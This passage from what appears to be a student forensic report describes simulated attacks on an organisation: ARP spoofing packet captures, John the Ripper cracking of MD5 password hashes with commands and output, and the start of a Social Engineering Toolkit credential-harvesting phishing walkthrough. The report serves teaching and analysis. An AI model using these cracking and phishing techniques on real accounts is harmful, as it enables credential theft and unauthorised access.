
```
1128 145.808396375 Tp-LinkT_48:a7:ef    PcsCompu_d9:9f:0d    ARP        60 192.168.0.1 is at 3c:84:6a:48:a7:ef
1129 146.102672487 IntelCor_53:52:d7    Broadcast            ARP        60 Who has 192.168.0.169? Tell 192.168.0.179

› Frame 1129: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
⌄ Ethernet II, Src: IntelCor_53:52:d7 (f4:06:69:53:52:d7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  › Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  › Source: IntelCor_53:52:d7 (f4:06:69:53:52:d7)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
⌄ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: IntelCor_53:52:d7 (f4:06:69:53:52:d7)
    Sender IP address: 192.168.0.179
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.0.169

0000  ff ff ff ff ff ff f4 06
0010  08 00 06 04 00 01 f4 06
0020  00 00 00 00 00 00 c0 a8
0030  00 00 00 00 00 00 00 00
```

Figure 26 - Packet Information - a




```
No.   Time           Source               Destination          Protocol Length Info
 1157 150.101328014  IntelCor_53:52:d7    Broadcast            ARP        60 Who has 192.168.0.169? Tell 192.168.0.179
 1158 150.509096106  Tp-LinkT_48:a7:ef    Broadcast            ARP        60 Who has 192.168.0.108? Tell 192.168.0.1
 1163 151.026858662  IntelCor_53:52:d7    Broadcast            ARP        60 Who has 192.168.0.169? Tell 192.168.0.179
 1170 153.008545906  PcsCompu_d9:9f:0d    PcsCompu_58:b2:6e    ARP        42 192.168.0.1 is at 08:00:27:d9:9f:0d
 1171 153.008956245  PcsCompu_d9:9f:0d    Tp-LinkT_48:a7:ef    ARP        42 192.168.0.161 is at 08:00:27:d9:9f:0d

› Frame 1158: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
⌄ Ethernet II, Src: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  › Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  › Source: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
⌄ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)
    Sender IP address: 192.168.0.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.0.108

0000  ff ff ff ff ff ff 3c 84
0010  08 00 06 04 00 01 3c 84
0020  00 00 00 00 00 00 c0 a8
0030  00 00 00 00 00 00 00 00
```

Figure 27 - Packet Information - b



```
› Frame 1127: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
⌄ Ethernet II, Src: PcsCompu_58:b2:6e (08:00:27:58:b2:6e), Dst: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
  › Destination: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
  › Source: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
⌄ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_58:b2:6e (08:00:27:58:b2:6e)
    Sender IP address: 192.168.0.161
    Target MAC address: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
    Target IP address: 192.168.0.180

0000  08 00 27 d9 9f 0d 08 00
0010  08 00 06 04 00 02 08 00
0020  08 00 27 d9 9f 0d c0 a8
0030  00 00 00 00 00 00 00 00
```


Figure 28 - Packet Information - d



```
1128 145.808396375 Tp-LinkT_48:a7:ef     PcsCompu_d9:9f:0d     ARP        60 192.168.0.1 is at 3c:84:6a:48:a7:ef
1129 146.102672487 IntelCor_53:52:d7     Broadcast             ARP        60 Who has 192.168.0.169? Tell 192.168.0.179

› Frame 1128: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0      0000  08 00 27 d9 9f 0d 3c 84
⌄ Ethernet II, Src: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef), Dst: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d) 0010  08 00 06 04 00 02 3c 84
  › Destination: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)                                            0020  08 00 27 d9 9f 0d c0 a8
  › Source: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)                                                 0030  00 00 00 00 00 00 00 00
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
⌄ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)
    Sender IP address: 192.168.0.1
    Target MAC address: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)
    Target IP address: 192.168.0.180
```


Figure 29 - Packet Information - c

- ❖ Here, in order to make sure that it was done correctly, that our work is fair, we make a ping from Windows, we notice here that it picked it up, and the source is Man in the Middle.



```
C:\Windows\system32>ping www.goegle.com

Pinging www.goegle.com [103.224.182.246] with 32 bytes of data:
Reply from 103.224.182.246: bytes=32 time=402ms TTL=43
Reply from 103.224.182.246: bytes=32 time=335ms TTL=43
Reply from 103.224.182.246: bytes=32 time=286ms TTL=43
Reply from 103.224.182.246: bytes=32 time=356ms TTL=43

Ping statistics for 103.224.182.246:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 286ms, Maximum = 402ms, Average = 344ms

C:\Windows\system32>
```

Figure 31 – Testing with Ping



```
3 9.126173226   192.168.0.1       192.168.0.180     NBNS      92 Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00
4 9.126247673   192.168.0.180     192.168.0.1       ICMP     120 Destination unreachable (Port unreachable)
5 9.126409301   192.168.0.180     192.168.0.1       ICMP     120 Destination unreachable (Port unreachable)
6 9.831000543   IntelCor_53:52:d7 Broadcast         ARP       60 Who has 192.168.0.169? Tell 192.168.0.179

› Frame 44: 120 bytes on wire (960 bits), 120 bytes captured (960 bits) on interface eth0, id 0        0000  3c 84 6a 48 a7 ef 08 00
⌄ Ethernet II, Src: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d), Dst: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)   0010  00 6a d4 a3 00 00 40 01
  › Destination: Tp-LinkT_48:a7:ef (3c:84:6a:48:a7:ef)                                               0020  00 01 03 03 7f 4e 00 00
  › Source: PcsCompu_d9:9f:0d (08:00:27:d9:9f:0d)                                                    0030  40 00 40 11 b8 99 c0 a8
    Type: IPv4 (0x0800)                                                                              0040  00 89 00 3a f1 06 60 e6
› Internet Protocol Version 4, Src: 192.168.0.180, Dst: 192.168.0.1                                  0050  00 00 20 43 4b 41 41 41
› Internet Control Message Protocol                                                                  0060  41 41 41 41 41 41 41 41
› NetBIOS Name Service                                                                               0070  41 41 41 00 00 21 00 01
```

Figure 30 - Source Address of Man-in-the middle

3. Summary of conclusion reached

A number of significant conclusions have been reached about the ARP spoofing attack through our forensic investigation and research. The attacker was able to alter ARP tables and eavesdrop on network traffic since the attack was launched from a compromised device. Both network security and user privacy were significantly impacted by this. A multi-layered strategy, comprising network monitoring, ARP traffic analysis, and secure network configurations, is needed to identify and stop ARP spoofing. Organizations may improve their defenses against ARP spoofing and protect their networks from unauthorized access and data breaches by understanding these conclusions.

3.1 Expert opinion regarding findings

The investigation's conclusions show that the ARP plagiarism attack on SADAIA's network had a significant impact. Employee XX2 was found to be the source of the attack, raising questions about internal threats. The attack cost SADAIA's money and disrupted operations, making it difficult for it to do business effectively. Due to its obligations to the Communications Commission, this event also jeopardizes SADAIA's reputation and legal standing. It is recommended that SADAIA's strengthen network security measures, provide cybersecurity awareness training to employees, and think about the best course of action to take in response to co-worker engagement in order to address these challenges. The organization's network will need to be protected from unauthorized access and similar attacks in the future by implementing incident response methods and surveillance systems.

Password Cracking Attack

1. Introduction

Password cracking is a type of attack that involves making repeated guesses at or attempts to decode passwords in order to obtain unauthorized access to a system or an account. This report seeks to give readers a general understanding of password cracking attacks, their effects, and possible defenses. It examines the techniques employed in password cracking attempts, the influence they have on system security, and successful countermeasures. Organizations and individuals can reduce the risks associated with these assaults and protect their sensitive information by comprehending the nature of password cracking and implementing strong password rules.

1.1 Summary of case and tasking

Status and task summary Between 1-6-2023 and 15-6-2023, some passwords used by SDAIA employees were broken and many of the passwords used were leaked as it was discovered that employees use weak passwords and are applied to all their accounts in SDAIA

2. Forensic examination

The analysis of password hashes, password recovery tools, and brute-force attacks are just a few of the forensic investigation methods used in password cracking attacks that will be covered in the report. It seeks to expose the strategies and equipment employed by attackers to break passwords and obtain unauthorized access to accounts or systems.

2.1 Tools

For our security analyses, we use John the Ripper, an efficient password cracking tool. We are able to extensively assess the security of passwords in a controlled setting due to its extensive feature set and support for several password hash formats. We can locate weak passwords and discover potential security holes in the system by using strategies like dictionary attacks, brute force assaults, and hybrid attacks. We have the tools required to successfully crack passwords and improve overall security thanks to its adjustable settings, adaptable design, and broad plugin support. Our arsenal would not be complete without John the Ripper, which we use to conduct thorough security analyses and ensure strong password security.


2.2 Chain of custody

One of the employees tried to defraud one of the department managers and use his computer as a result, he was able to access the files of the computer and break the files of the passwords.

*All these scenarios have been simulated and the attacker character has been worked on

2.3 Method of process


- Creating a file which will contain the hash value of the password(we use the MD5 hashs).



```
202cb962ac59075b964b07152d234b70
900150983cd24fb0d6963f7d28e17f72
5d41402abc4b2a76b9719d911017c592
e99a18c428cb38d5f260853678922e03
```

Figure 32 - Creating passwords file


- This command is used for John's single cracking



```
└─$ john --single --format=raw-md5 pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
No password hashes left to crack (see FAQ)

┌──(rahaf㉿kalirahaf)-[~]
└─$ gedit "pasword.txt"

(gedit:11138): Gtk-WARNING **: 13:43:32.354: Calling org.xfce.Session.Manager
.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No suc
h method "Inhibit"

┌──(rahaf㉿kalirahaf)-[~]
└─$ john --single --format=Raw-md5 pasword.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE (2023-06-11 13:45) 0g/s 0p/s 0c/s 0C/s
Session completed.

┌──(rahaf㉿kalirahaf)-[~]
└─$
```

Figure 33 - Crack Mod


- John will load the passwords file, and try a few algorithms to crack them.



```
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE (2023-06-11 13:46) 0g/s 0p/s 0c/s 0C/s
Session completed.

┌──(rahaf㉿kalirahaf)-[~]
└─$ john --format=Raw-md5 pasword.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
good             (?)
1g 0:00:00:00 DONE 2/3 (2023-06-11 13:46) 14.28g/s 43885p/s 43885c/s 43885C/s
 c00per..mobydick
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(rahaf㉿kalirahaf)-[~]
└─$ 
```

Figure 34 - Load Password File

- ❖ This command shows cracked passwords in John.



```
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(rahaf㉿kalirahaf)-[~]
└─$ john --format=Raw-md5 pasword.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
No password hashes left to crack (see FAQ)

┌──(rahaf㉿kalirahaf)-[~]
└─$ john --show --format=Raw-MD5
Password files required, but none specified

┌──(rahaf㉿kalirahaf)-[~]
└─$ john --show --format=Raw-MD5 pasword.txt
?:good
?:hello
?:abc
?:123
?:abc123

5 password hashes cracked, 0 left

┌──(rahaf㉿kalirahaf)-[~]
└─$ 
```

Figure 35 - Show Cracked Password

3. Summary of conclusion reached

The investigation's findings support the assertion that password cracking creates serious security dangers. Weak passwords are a common weakness, as shown by the evaluation of password hashes, the use of password cracking programs like John the Ripper, and the analysis of the available data. The results highlight the value of implementing strong password rules, such as multi-factor authentication, complicated and frequently updated passwords, and user education on password security. To reduce the danger of unauthorized access and safeguard sensitive data, it is essential to strengthen password security procedures. Organizations can improve their overall security posture and lessen the potential effects of password cracking attacks by putting these steps into place.

3.1 Expert opinion regarding findings

The investigation's conclusions show that strong passwords should be used that are difficult for algorithms to break, as humiliation causes several security breaches within SDAIA, resulting in huge financial losses and loss of SDAIA reputation.

Social Engineering Tool Kit

1. Introduction

The Social Engineering Toolkit (SET) is a suite of custom tools that focuses solely on attacking the human element of pen testing. SET can be used to phish a website along with a Metasploit module or Java-driven attacks; send phish mails, and file format bugs. It is designed for social engineering and has multiple attack vectors including email, SMS, USB, and more.

SET is an open-source penetration testing framework designed for social engineering. It has both GUI and console-based versions. It was specifically designed to perform advanced attacks against the human element and has quickly become a standard tool in a penetration tester's arsenal.

1.1 Summary of case and tasking

Status and task summary Between 1-6-2023 and 16-6-2023, many emails were sent to SDAIA employees to update passwords for registered accounts belonging to Google (Gmail).

2. Forensic examination

There are now many attacks and methods used by fraudsters, and one of the easiest and simplest ways is to use false messages by sending them using e-mail, where they can access the account and be able to manage it as they want.

2.1 Tools

As for our security analytics, where several employees in SDAIA opened that link and entered their account data, in the meantime, the hacker was able to take user data and get an opportunity to sell their data and control the employees' accounts, which led to the leakage of many sensitive information that the e-mail was used to transfer among employees.

2.2 Chain of custody

After the attacker was able to send fake messages to employees and take their information by the employees click on the link attached in the email and take their information.

*All these scenarios have been simulated and the attacker character has been worked on


2.3 Method of process

SET : have a lot of type and methods one of this type is credential Harvester attack method for do this :

- We should choose website that the user visited and login many time
- Tool will save the info about this website on the server

When the employee enters the site, the site page will appear to him, where the victim will think that this is not the original or official site of Google (Gmail), where he will start entering his data and renewing it. Meanwhile, the attacker takes a copy of this data that the employee entered.


- We will start by logging in to the root using the terminal to specify the path that will be used using the following command:



```
┌──(root㉿kali-fatimah)-[/home/fatimah]
└─# setoolkit
```

Figure 36: Root in Terminal

